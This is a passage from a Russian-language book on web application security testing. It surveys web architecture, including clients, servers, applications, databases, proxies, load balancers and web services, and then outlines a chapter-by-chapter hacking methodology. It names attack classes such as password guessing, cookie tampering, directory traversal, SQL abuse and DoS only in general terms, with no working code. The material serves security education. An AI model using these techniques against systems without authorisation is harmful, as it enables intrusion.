различных механизмов авторизации и управления содержимым удаленных Web-серверов. Лично мы считаем, что это не очень хорошая идея, поскольку достаточно сложно разработать хороший протокол, обеспечивающий запись данных на Web-сервер. (Мы еще вернемся к данной теме далее.)

Тем не менее, протокол WebDAV продвигается компанией Microsoft, которая уже встраивает средства его поддержки в свои популярные продукты, поэтому, независимо от нашего мнения о его достоинствах и недостатках, приходится считаться с его существованием.

## Web-клиент

Стандартным клиентом Web-приложения является Web-броузер. Он обменивается данными по протоколу HTTP (а также по другим протоколам) с сервером и обеспечивает отображение документов Web, написанных на языке HTML либо на других языках разметки гипертекста. Таким образом, Web-сервер обрабатывает данные, которые представляют собой совокупность данных, передаваемых как по протоколу HTTP, так и по протоколу HTML.

Поскольку протокол HTTP прост, не удивительно, что характерной особенностью Web-броузера также является простота. Однако эта простота не ограничивает возможности расширения функциональности, что также основывается на свойствах HTML, обеспечивающих встраивание новых средств в, казалось бы, статическое содержимое Web-страниц.

Некоторые из этих возможностей базируются на концепции таких технологий активного содержимого, как ActiveX компании Microsoft и Java компании Sun Microsystems. Встроить объект ActiveX в HTML достаточно просто — требуется лишь применить дескриптор следующего вида.

```
<object id="scr"
    classid="clsid:06290BD5-48AA-11D2-8432-06008C3FBFC">
</object>
```

Как видим, все основывается на привычном для мира World Wide Web текстовом формате. Когда Web-броузер приступает к анализу подобного фрагмента, он либо получает элемент управления, определенный дескриптором `<object>`, из удаленного Web-узла, либо, если он уже установлен на компьютере, загружает его с локального диска. (Нужно отметить, что многие элементы управления ActiveX по умолчанию устанавливаются при установке Windows и других продуктов). Затем броузер проверяет аутентичность элемента управления, используя технологию Authenticode компании Microsoft. При этом на экране появляется окно, в котором отображается информация об организации, подписавшей данный элемент управления. Пользователю предоставляется возможность либо загрузить для выполнения данный элемент управления, либо отказаться от запуска. Если пользователь доверяет организации, подписавшей элемент управления, он отвечает утвердительно, и элемент начинает свою работу. Правда, существуют элементы управления, которые представляют собой исключение из данного правила. Такие элементы помечаются как безопасные для использования их в сценариях (safe for scripting) и запускаются без вмешательства пользователя. Подробнее на этих вопросах остановимся в главе 12.

Возможности языка HTML широки, но не безграничны. В этой связи созданы такие технологии, как Dynamic HTML и таблицы стилей (Style Sheets), позволяющие значительно улучшить внешний вид и удобство представления данных. Кроме того, как уже отмечалось, в настоящее время интенсивно развиваются принципиально новые технологии (XML и др.), которые постепенно вытесняют HTML с позиций основного языка представления документов в Web.

Наконец, Web-броузер, при необходимости, может работать с сервером и по другим протоколам. Например, если сервер использует сертификат, подписанный одной из головных организаций по сертификации, известных Web-броузеру, последний может установить соединение с сервером по протоколу SSL. Броузер также может запрашивать ресурсы и по другим протоколам, например, по протоколу FTP. Поэтому можно без преувеличения сказать, что в арсенале современного взломщика далеко не последнее (если вообще не первое) место занимает самый обычный броузер.

Если отбросить в сторону рекламную шумиху, поднимаемую конкурирующими друг с другом разработчиками броузеров, любой из Web-броузеров, в конечном итоге, — это лишь средство для работы все с той же простейшей функциональностью HTTP/HTML, которая все так же остается лучшим другом хакера. Поэтому в данной книге мы практически не будем пользоваться Web-броузерами, предпочитая выполнять все тесты с инструментальными средствами, которые напрямую работают с протоколом HTTP. Дело в том, что броузеры скрывают от конечно пользователя значительную часть информации, представляющей интерес, показывая лишь конечный результат в виде документа Web. В некоторых случаях броузеры даже намеренно переформатируют запросы, которые можно использовать для тестирования безопасности Web-сервера (например, броузер Internet Explorer компании Microsoft перед отправкой запроса отбрасывает символы "`://`"). Но если вы всерьез решили заняться изучением безопасности Web-приложений, вас такой подход, по-видимому, не устроит, не так ли?

## Web-сервер

Не вдаваясь в подробности, можно сказать, что Web-сервер — это обеспечивающий поддержку протокола HTTP служебный процесс, который получает поступающие от клиентов запросы ресурсов, производит определенные операции по анализу этих запросов, проверяя, кроме прочего, имеются ли они в наличии, а затем передает запросы на обработку Web-приложениям (см. рис. 1.1). Когда от Web-приложения поступает отклик, служебный процесс протокола HTTP возвращает полученные данные клиенту.

Сегодня имеется множество широко используемых Web-серверов. Нам в своей практике приходилось сталкиваться с различными версиями таких серверов, как IIS компании Microsoft; Apache HTTP Server (чаще всего его называют просто Apache), разработанный Apache Software Foundation; Enterprise Server компаний AOL/Netscape и iPlanet компании Sun. Чтобы получить более полное представление о том, под управлением какого программного обеспечения функционирует World Wide Web, следует обратиться к данным, публикуемым компанией Netcraft на своем Web-узле по адресу `http://www.netcraft.net`.

Хотя серверы, обеспечивающие поддержку протокола HTTP, кажутся достаточно простыми программами, необходимо подчеркнуть, что практически в каждом из них найдены многочисленные изъяны, влияющие на безопасность. Фактически, этих изъянов настолько много, что, пожалуй, что именно они в 90-е годы сыграли решающую роль как в развитии технологий взлома, так и в привлечении внимания международной общественности к проблемам безопасности.

## Web-серверы и Web-приложения

А чем, собственно, отличается Web-сервер от Web-приложения? Многие пользователи Internet даже не задумываются о том, что Web-сервер и приложение, работающее под его управлением, — это разные программные системы. Такое заблуждение имеет довольно серьезные последствия: несмотря на то, что и изъяны в системе безопасности сервера, и изъяны в системе безопасности приложения влияют на общую безопасность Web-узла, но и те, и другие влияют на нее по-своему. Поэтому необходимо учитывать особенности как сервера, так и приложения, на чем акцентируется постоянное внимание читателей.

Коль скоро речь пошла о различиях, давайте рассмотрим еще один аспект безопасности Web-узлов. Многие пользователи (а нередко и администраторы) не различают изъяны двух разных классов: изъяны в системе безопасности на сетевом уровне и изъяны в системе безопасности на системном уровне. И те, и другие проявляются, если можно так выразиться, "этажом ниже" уровня Web-сервера и Web-приложения. Они могут порождаться либо недостатками операционной системы, под управлением которой работает Web-сервер, либо недостатками какой-либо службы, работающей в одной сети с Web-сервером. В обоих случаях использование изъянов в системе безопасности на сетевом или системном уровне может при-

вести к нарушению безопасности Web-сервера и работающего на нем приложения. Именно по этой причине были придуманы брандмауэры, поскольку они позволяют заблокировать доступ ко всем службам, оставляя открытым лишь Web-сервер. Таким образом, использование брандмауэра позволяет обезопасить Web-узел от различных методов взлома, основывающихся на изъянах низкоуровневых систем.

Эта тема затрагивается здесь с той целью, чтобы у читателей сложилось целостное представление о том, как надо подходить к обеспечению безопасности. Где бы ни был изъян — в сети, системе, Web-сервере или в приложении, — он всегда создает угрозу нарушения безопасности. И хотя данная книга посвящена, прежде всего, вопросам безопасности Web-приложений, а также, в какой-то степени, вопросам безопасности Web-серверов, не следует забывать о том, что нужно закрыть и все остальные "лазейки". Более подробно вопросы безопасности на сетевом и системном уровне рассматриваются в других книгах серии "Секреты хакеров...".

Чтобы лучше представить все вышесказанное относительно взаимосвязи изъянов в системе безопасности сети, системы, Web-сервера и Web-приложения, достаточно взглянуть на рис. 1.3. Схема, изображенная на рис. 1.3, отдаленно напоминает сетевую модель OSI и позволяет понять, через какие уровни нужно пройти, чтобы добраться до последующих уровней. Например, типичный взлом должен пройти через сетевой уровень, используя такие протоколы, как Ethernet и TCP/IP; затем через системный уровень, на котором выполняются задачи, подобные сборке пакетов; далее через уровень служб, на котором работают серверы, такие, например, как HTTP-сервер; после — через уровень приложения и, наконец, достигнуть уровня данных, обрабатываемых приложением. На любом этапе пути можно найти изъяны в системе безопасности очередного уровня, что позволит злоумышленникам нарушить безопасность всей системы или сети в целом.





*Рис. 1.3. Многоуровневая модель изъянов в системе безопасности сети, системы, службы, приложения и данных*

Однако, как и в модели OSI, абстракция, обеспечиваемая нижележащими уровнями, позволяет осуществлять "прозрачные" для злоумышленника коммуникации с теми уровнями, которые его интересуют. Например, организованный соответствующим образом взлом сервера HTTP просто-напросто пройдет сквозь сетевой и системный уровни, а затем реализуется на уровне служб. Уровни приложения и данных ничуть не отличаются в этом смысле от уровня служб, но они, все же, не столь интересны злоумышленникам, поскольку успешный взлом сервера HTTP может привести к овладению всей системой, что позволяет взломщику завладеть, в том числе, и данными Web-узла.

Еще раз повторим, что основное внимание в этой книге уделяется уровню приложения с небольшими экскурсами в вопросы, посвященные таким службам, как HTTP. Мы надеемся, что это пояснение даст ключ к пониманию того, что ждет вас впереди.

## Web-приложение

Любой современный Web-узел построен на использовании программного кода, выполняющегося на стороне сервера (хотя, с другой стороны, идет бурное развитие и технологий, обеспечивающих выполнение программного кода на стороне клиента, которые встраиваются

в современные Web-броузеры). Эта, так называемая, n-уровневая архитектура расширяет представление о Web-узле, как о простом сервере HTTP, и позволяет говорить о нем, как о динамическом механизме передачи функциональности приложению, что предоставляет возможность пользователю работать с этим приложением в режиме реального времени.

Понимание концепции n-уровневой архитектуры позволяет представить, какое место занимает Web-приложение в общей картине. На рис. 1.1 уровень Web-приложения изображен как единый, монолитный уровень. Однако в действительности его можно представить как совокупность нескольких различных уровней. Традиционно выделяют три уровня: представления, логики и данных, как показано на рис. 1.4. Вкратце поговорим о каждом из уровней.





*Рис. 1.4. Многоуровневая архитектура уровня Web-приложения*

На уровне представления работают средства, обеспечивающие ввод данных и отображение результатов. На логическом уровне над данными, введенными на уровне представления, выполняются определенные преобразования (при этом может задействоваться уровень данных), а затем полученные результаты возвращаются средствам уровня представления. Третий уровень, уровень данных, обеспечивает долговременное хранение информации, запрашиваемой или обновляемой средствами, работающими на логическом уровне. Таким образом, уровень данных представляет для логического уровня определенную абстракцию данных, что избавляет от необходимости "жесткого" кодирования данных на логическом уровне, а также облегчает обновление логики Web-приложения (в последующем разделе рассмотрим уровень данных подробнее).

На примере можно понять, как эти уровни взаимодействуют друг с другом. Предположим, есть простое Web-приложение, которое ищет на локальном диске Web-сервера файлы, содержащие введенный пользователем текст, а затем отображает полученные результаты. В таком приложении на уровне представления должна быть некая форма с текстовым полем ввода, позволяющая пользователю ввести искомую строку. Средства логического уровня можно представить, например, выполняемой программой, которая получает введенную строку, проверяет, не содержит ли эта строка потенциально опасных символов, а затем обращается к со-

ответствующему средству связи с базой данных для того, чтобы установить соединение с уровнем данных. Установив такое соединение, приложение логического уровня выполняет запрос к средствам работы с базой данных, находящимся на уровне данных. Эти средства могут быть представлены, например, индексом всех файлов, хранящихся на локальном диске. В результате запроса к базе данных возвращается набор записей, соответствующих запросу, который поступает на вход приложения, работающего на логическом уровне. Это приложение, в свою очередь, отбрасывает те записи, которые не имеют отношения к запрашиваемому тексту, а затем возвращает оставшиеся записи на уровень представления. Средства уровня представления преобразуют полученную информацию в формат HTML, чтобы пользователь мог, получив их с помощью своего броузера от Web-сервера, без труда их интерпретировать.

Многие из технологий, которые на практике применяются для создания Web-приложений, интегрируют в себе функциональность одного или нескольких из этих слоев, поэтому в реальных приложениях часто трудно выделить компоненты, которые отвечают за реализацию того или иного слоя, так сказать, "в чистом виде". Например, технология активных страниц ASP (Active Server Pages), созданная компанией Microsoft, позволяет встраивать в Web-страницы серверную логику на уровне представления, поэтому в ASP отсутствует необходимость в отдельном выполняемом коде для выполнения запросов к базе данных. (Нужно отметить, что многие Web-узлы все же используют отдельные объекты COM для получения доступа к базе данных, что позволяет, в некоторых случаях, иметь более безопасную архитектуру. Подробнее см. главу 9.)

Существует достаточно много методов и технологий для создания Web-приложений с n-уровневой архитектурой. Некоторые из наиболее распространенных, на наш взгляд, представлены в табл. 1.1 в виде списка, отсортированного по компаниям-производителям.

**Таблица 1.1. Некоторые технологии создания Web-приложений и их производители**

| Производитель | Технология |
|---|---|
| Microsoft | Active Server Pages (ASP)<br>ASP.NET<br>ISAPI<br>Common Object Model (COM)<br>JavaScript |
| Sun Microsystems | Java 2 Enterprise Edition (J2EE), включая<br>Java Servlets<br>Java Server Pages (JSP)<br>CORBA |
| IBM | Websphere |
| BEA | Weblogic |
| Apache Software Foundation | PHP (Hypertext Preprocessor)<br>Jakarta (Java на стороне сервера) |
| Нет | HTML<br>CGI (включая Perl) |

*Информация, представленная в табл. 1.1, является лишь небольшим фрагментом из обширного* перечня объектов и технологий, которые используются в типичном Web-приложении. Такие средства, как включаемые файлы, файлы ASA и т.п., нередко задействуются в приложениях с целью повысить их эффективность (и тем самым зачастую снижают их безопасность).

Ключевым моментом в понимании всех подобных технологий является то, что они работают, скорее, как *выполняемый код*, чем как статические HTML-страницы. Например, запрос на выполнение сценария PHP может иметь следующий вид.

```
http://www.somesite.net/article.php?id=425&format=html
```

Таким образом, файл `article.php` запускается на выполнение, как обычная программа. При этом символы, находящиеся справа от вопросительного знака, интерпретируются, как дополнительные параметры. Если перенести логику, содержащуюся в файле `article.php`, в выполняемый бинарный файл Windows (назвав его `article.exe`), приведенный выше пример запуска из командной строки имел бы следующий вид.

```
C:\article.exe /id:425 /format:html
```

Хакеры всего мира, по-видимому, испытывают самую горячую признательность за такой поворот в развитии Web, поскольку подобный подход позволяет пользователям *выполнять код на Web-сервере с данными, определяемыми пользователем*. Это предъявляет чрезвычайно высокие требования к разработчикам Web-приложений, создающим сценарии и выполняемые программы. Но, как вы узнаете из данной книги, большинству из них не удается соответствовать столь высоким стандартам.

Кроме того, многие производители предоставляют в распоряжение разработчика так называемые платформы для создания Web-приложений. В такие пакеты, как правило, входит Web-сервер, а также интегрированная среда разработки (IDE — integrated development environment), обеспечивающие создание логики Web-приложения. По этому пути идут, в частности, такие известные производители, как BEA Systems, Broadvision и др.

Наконец, как видно из рис. 1.1, возможны ситуации, когда несколько приложений одновременно выполняются на одном или нескольких серверах. Это еще больше усложняет общую архитектуру Web-узлов, что, в свою очередь, неизбежно влечет за собой повышение риска возникновения нарушения безопасности.

## База данных

Уровень данных, который часто называют *внутренним интерфейсом* (back end), является самым нижним в n-уровневой архитектуре. Можно сказать, что именно технологии баз данных внесли самый ощутимый вклад в превращение Web из простой совокупности статических страниц HTML в динамичную, постоянно изменяющуюся информационную среду, обеспечивающую не только возможность поиска любой информации, но и ведения электронной коммерции.

Сегодня практически сложился рынок ключевых разработчиков и платформ, доминирующих на уровне данных. Основные позиции занимают серверы SQL (как компании Microsoft, так и других разработчиков), а также продукты компании Oracle. Помимо собственно базы данных, на этом уровне имеются также средства, обеспечивающие подключение компонентов логического уровня к системам управления базами данных. Такие средства подключения (connector) обеспечивают получение данных из базы, выполнение запросов, обновление записей и т.д. Сегодня самым популярным интерфейсом для подключения к базам данных является ODBC (Open Database Connectivity).

## Проблемы и решения

Если бы все в жизни происходило так просто, как это показано на рис. 1.1, этот мир был бы лучшим из миров. Конечно же, в действительности все выглядит далеко не так опрятно и аккуратно. Для того чтобы обеспечить масштабируемость архитектуры Web-приложений в соответствии со всевозрастающими запросами Internet, придумано несколько технических трюков.

## Прокси-серверы

Первыми "узурпаторами" в простой и бесхитростной модели "один клиент — один сервер" стали прокси-серверы Web. Однажды администраторов большой сети, например, такой как AOL (America Online), осенило: зачем каждый раз, когда очередной пользователь их сети, насчитывающей несколько миллионов клиентов, пытается подключиться к популярному ресурсу Internet, ему, как и тысячам других клиентов, требуется устанавливать соединение с этим, и без того перегруженным, сервером? Не лучше ли организовать в своей сети шлюз для выполнения всех подключений? Такой шлюз должен прерывать все попытки клиента подключения к серверу и запрашивать самостоятельно у сервера ресурсы, необходимые клиенту. Таким образом, на стороне шлюза можно создать кэш ресурсов популярного сервера, что позволит улучшить использование каналов связи, повысить производительность и т.д. Шлюз, выполняющий запросы к серверу вместо клиента, стали называть *прокси-сервером* (proxy). В рекламе производителей часто отмечаются такие достоинства прокси-серверов, как снижение требований к пропускной способности канала связи или оптимизация загрузки серверов, однако редко упоминается об одном побочном, но весьма неприятном с точки зрения безопасности эффекте. Все системы управления состоянием или защитой, работа которых основана на использовании IP-адреса клиента, часто оказываются беспомощными, поскольку при подключении клиента через прокси-сервер его адрес подменяется адресом этого прокси-сервера. Как в таком случае отличить запрос одного клиента от другого? Что еще хуже, при реализации прокси-массивов, как это принято, например, в сетях AOL, первый запрос клиента может уходить через один прокси-сервер, второй — через другой и т.д. Поэтому запомните: при разработке средств управления состоянием или обеспечения безопасности Web-приложений не полагайтесь на информацию, поступающую от клиента.

## Выравнивание нагрузки

Легко предположить, что проблемы, с которыми сталкиваются в обычных сетях, возникают рано или поздно и в Web и что найдутся те, кто предложит для их решения процедуры и приемы, уже апробированные в локальных сетях. *Средства выравнивания нагрузки* (load balancer) выполняют функции, в чем-то противоположные прокси-серверам: управляют потоком запросов, поступающих от клиентов, распределяя его таким образом, чтобы эти запросы равномерно загружали несколько разных Web-серверов, имеющих одинаковую конфигурацию. При использовании таких средств клиенту не нужно беспокоиться, какой именно сервер выполнит тот или иной запрос. Использование выравнивания нагрузки позволяет в значительной степени улучшить масштабируемость архитектуры Web-узла, поскольку при возрастании количества запросов можно теоретически неограниченно наращивать количество Web-серверов.

Алгоритмы выравнивания нагрузки можно разделить на статические (запросы маршрутизируются по предопределенной схеме, например, по кругу) и динамические (запросы направляются тому или иному серверу в зависимости от значения того или иного показателя загрузки, такого, как наименьшее количество подключений или наивысшая скорость связи). Как правило, средства выравнивания нагрузки представлены в Web под каноническим именем компании: `www.company.com`. Собственно же физические серверы, объединенные в один виртуальный сервер, могут и не иметь адресов, доступных из Internet. На рис. 1.5 изображена схема типичного подключения средств выравнивания нагрузки.

Нам приходилось сталкиваться с такими средствами выравнивания нагрузки, как Local Director компании Cisco и Big-IP компании F5. Еще одним интересным примером реализации такой технологии является схема балансировки NLB (Network Load Balancing), разработанная компанией Microsoft. Она базируется не на маршрутизации запросов, а на концепции широковещательных сообщений на физическом уровне. Можно сказать, что эта схема в чем-то подобна механизму исключения коллизий, реализованного в архитектуре Ethernet. Работает схема следующим образом. Поступивший запрос рассылается с помощью широковеща-

тельной рассылки всем серверам, образующим виртуальный Web-узел. В результате работы внутреннего алгоритма на запрос отвечает какой-нибудь сервер. После получение ответа все остальные запросы от данного клиента направляются именно на этот сервер, как и в других схемах выравнивания нагрузки. Данный подход реализован в таком продукте компании Microsoft, как Application Center, и хотя он редко используется, все же он достаточно элегантен. Масштабируемость подобного решения значительно улучшается, поскольку средствам выравнивания нагрузки не приходится заниматься маршрутизацией пакетов, а достаточно ограничиться их широковещательной рассылкой.





*Рис. 1.5. Схема типовой реализации средств выравнивания нагрузки. Обратите внимание на то, что запросы клиента А маршрутизируются на сервер www1, тогда как запросы клиентов Б и В, в соответствии с алгоритмом выравнивания нагрузки, маршрутизируются серверу www3*

Независимо от того, какая технология выравнивания нагрузки реализуется, такие средства весьма усложняют жизнь хакерам. Поскольку нет никакой уверенности в том, что каждый последующий запрос направляется на тот же физический сервер, от которого пришел предыдущий отклик, сканирование Web-узлов, на которых реализованы средства выравнивания нагрузки, как правило, не приносит удовлетворительных результатов. Подробнее эти вопросы рассматриваются в главе 2.

## Новая модель: Web-службы

На протяжении этой главы неоднократно повторялось: Web постоянно развивается. Какие изменения ожидают архитектуру Web-приложений в обозримом будущем? На момент написания данной книги самый модный термин — *Web-службы* (Web service).

Снова, возвращаясь к рис. 1.1, можно сравнить Web-службы с самодостаточными модульными Web-приложениями. Работа Web-служб базируется на возможностях, которые предоставляют окончательно не сформированные и находящиеся в разработке стандарты. К ним, в частности, относятся: язык определения Web-служб WSDL (Web Services Definition Language) и формат XML, обеспечивающие описание сетевых служб; спецификация UDDI (Universal Description, Discovery and Integration) — набор, образуемый XML-протоколами и специальной инфраструктурой, предназначенный для описания Web-служб и работы с ними; Simple

Object Access Protocol (SOAP) — основанный на XML протокол, обеспечивающий обмен сообщениями и RPC-коммуникации между Web-службами. (Может ли кто-нибудь после этого сомневаться, что XML будет играть важную роль в будущем Web?) Все три технологии, проникая друг в друга и дополняя друг друга, способствуют тому, что разработанные с помощью разных подходов Web-службы постепенно становятся универсальными компонентами, из которых могут выстраиваться целые приложения, процессы и цепочки создания стоимости.

Даже беглого изложения Web-технологий, приведенного в данной главе, достаточно, чтобы понять, почему Web-службы становятся для разработчиков Web чем-то вроде священного Грааля. Как видно из табл. 1.1, сегодня имеется несколько конкурирующих стандартов обмена информацией между Web-приложениями. Это ведет к тому, что задача интеграции двух или нескольких Web-приложений, созданных на основе разных технологий, обычно становится весьма нелегким делом, требующим координации стандартов передачи данных, протоколов, платформ и т.д.

При использовании Web-служб этих проблем можно избежать, поскольку они могут не только описывать собственную функциональность, но и осуществлять поиск, а также динамически взаимодействовать с другими Web-службами с использованием таких механизмов, как WSDL, UDDI и SOAP. Таким образом, Web-службы предоставляют возможность разным организациям без переделок и согласований подключать друг к другу свои приложения для создания по сети систем электронного бизнеса, не обращая внимания на архитектуру этих приложений или среду, в которой они создавались (ASP, ISAPI, COM, J2EE, CORBA и т.д.).

Спецификации WSDL, UDDI и SOAP появились в результате объединения усилий компании Microsoft и других производителей (IBM, Ariba, DevelopMentor и UserLand Software). Многие из известных "застрельщиков" таких новых технологий, как Sun и Oracle, также "вскочили на подножку" экспресса под названием "Web-службы", поэтому если текущая версия стандарта через полгода безнадежно устареет, с уверенностью можно сказать одно — в ближайшие годы Web-службам гарантировано бурное развитие. И конечно же, как только новая технология встанет на ноги, выясниться, что и для специалистов по безопасности работа найдется. Текущее состояние дел в этой области рассматривается в главе 10.

# Потенциальные слабые места

Теперь, когда рассмотрена архитектура типичного Web-приложения, слегка коснемся той темы, которая рассматривается во всех оставшихся главах книги, а именно: какие общепризнанные недостатки имеет только что рассмотренная нами модель?

Какие компоненты архитектуры (рис. 1.1) типичного Web-приложения являются наиболее уязвимыми на ваш взгляд? Если вы ответите: "Все", — это означает, что вы хорошо знакомы с техникой провокационных вопросов, поскольку ответ абсолютно правильный. Предлагаем краткий перечень методов взлома, которые обычно применяются к каждому из компонентов, представленных на рис. 1.1.

- **Web-клиент**. Выполнение активного содержимого, использование изъянов клиентского программного обеспечения, ошибки в разработке сценариев. Методы взлома с использованием Web-клиентов описаны в главе 12.
- **Транспортный уровень**. Прослушивание обмена данными между клиентами и сервером, перенаправление потока данных, пересылаемых по протоколу SSL.
- **Web-сервер**. Изъяны в программном обеспечении Web-сервера. Подробно рассматриваются в главе 3.
- **Web-приложение**. Взлом механизмов аутентификации, авторизации, управления структурой узла, проверки ввода, а также логики приложения. Рассматриваются в остальных главах книги.

▲ **База данных**. Выполнение в запросах к базе данных привилегированных команд, манипуляции с запросами, позволяющие получить несанкционированный доступ к информации баз данных. Рассматриваются в главе 9.

Теперь, определив цель исследования, перейдем к обсуждению методов идентификации и изучения всех перечисленных выше изъянов в системе безопасности Web-узла.

# Методология хакинга в Web

Основная задача этой книги состоит в выработке исчерпывающей, доступной и воспроизводимой читателями методики исследования безопасности Web-приложения, обобщающей все накопленные нами знания в данной области. Методика состоит из следующих этапов.

▼ Изучение инфраструктуры.

- Взлом Web-сервера.
- Исследование приложений.
- Взлом механизма аутентификации.
- Взлом схемы авторизации.
- Функциональный анализ.
- Изучение схемы связи с базой данных.
- Взлом интерфейсов управления.
- Взлом клиента.

▲ Инициализация взлома DoS.

Книга построена на последовательном обсуждении каждого из этапов. Иными словами, каждому этапу посвящена отдельная глава, поэтому к моменту завершения чтения книги можно увидеть всю картину в целом и применить полученные знания для выявления и исправления наиболее опасных изъянов в системе безопасности собственного Web-узла. В последующих подразделах лишь вкратце остановимся на вопросах, которые будут рассматриваться в оставшихся главах книги.

## Изучение инфраструктуры

Первый этап данной методики состоит в получении общей картины инфраструктуры исследуемого Web-узла. Необходимо установить, как реализуется каждый из компонентов, изображенный на рис. 1.1. Нужен ли специальный клиент для подключения к приложению? Какой транспортный протокол он использует? Через какие порты работает? Сколько серверов имеет Web-узел? Используются ли средства выравнивания нагрузки? Как устроен Web-узел и какую модель он реализует? Реализуется ли какая-нибудь функциональность во взаимодействии с внешними Web-узлами? Ответы на эти и другие вопросы приведены в главе 2, содержащей описание соответствующих инструментов и методов.

## Взлом Web-сервера

Огромное количество широко известных изъянов в программном обеспечении Web-серверов делает этот этап исследования безопасности наиболее притягательным для хакера Web. Встретить Web-узел, администраторы которого небрежно относятся к своим обязанностям, —

все равно, что сорвать джек-пот. В главе 3 описываются некоторые методы взлома через порт TCP 80, позволяющие получить управление Web-сервером на уровне суперпользователя.

## Исследование приложений

Если на предыдущих этапах не выявлены никакие изъяны, значит, разработчики приложения хорошо поработали (или им просто повезло). В таком случае все внимание сосредоточивается на более тщательном исследовании компонентов самого приложения, а именно — с каким содержимым работает сервер? Исследование Web-приложений ставит перед собой цель определения реализованных технологий (ASP, ISAPI, Java, CGI или иные), структуры каталогов и файлов, любого аутентифицируемого содержимого с получением данных о применяемых методах аутентификации, внешних ссылок (если таковые имеются), а также типа системы управления базой данных (при наличии таковой). Этот этап методики без натяжки можно назвать ключевым, поскольку любые упущения в любой из перечисленных областей приводят к снижению общей достоверности и надежности исследования безопасности Web-узла. Методы исследования приложений рассматриваются в главе 4.

## Взлом механизма аутентификации

Если в ходе предыдущего этапа удается обнаружить какое-либо аутентифицируемое содержимое, его необходимо как можно тщательнее проанализировать, поскольку в подавляющем большинстве случаев механизм аутентификации защищает наиболее уязвимые области узла. К методам оценки устойчивости средств аутентификации относятся: взлом путем подбора пароля, подмена идентификационных меток в файлах cookie и т.п. Подробнее методы хакинга механизмов аутентификации в Web рассмотрены в главе 5.

## Взлом схем авторизации

После того, как пользователь-хакер успешно справится с аутентификацией, наступает следующий этап — получение доступа к файлам и другим объектам. Эту задачу можно решить несколькими способами: путем обхода каталогов, изменения принципала пользователя (например, с помощью подмены значений формы или cookie-файла), запроса скрытых объектов с легко угадываемыми именами, применения взлома по каноническим именам, расширения привилегий и использования туннелирования привилегированных команд к SQL-серверу. Все эти методы рассматриваются в главе 6.

В главе 7 особое внимание уделено самому важному аспекту авторизации — управлению состоянием сеанса.

## Функциональный анализ

Еще одним важным этапом рассматриваемой методики является анализ каждой отдельной функции приложения. Суть функционального анализа состоит в идентификации каждого компонента, выполняющего в приложении определенную функцию (например, ввод, подтверждение или отслеживание заказа), с попытками вызова сбоев при каждом вводе данных. Процесс умышленной провокации сбоев занимает центральное место в тестировании программного обеспечения и иногда называется *взломом средств проверки вводимых данных* (input validation attack), что и стало названием главы 8.

## Изучение схемы связи с базой данных

Некоторые из наиболее разрушительных взломов Web-приложений имеют самое непосредственное отношение к внутреннему интерфейсу с базой данных Web-узла. В конце концов, ведь именно в базе данных хранятся все важные сведения о клиентах компании, не так ли? Поскольку Web-приложение можно подключить к базе данных десятками различных способов, Web-разработчики часто выбирают самые эффективные методы подключения, жертвуя безопасностью в угоду скорости. В главе 9 рассматривается несколько типовых методов получения информации из баз данных, включая использование SQL для захвата управления операционной системой.

## Взлом интерфейсов управления

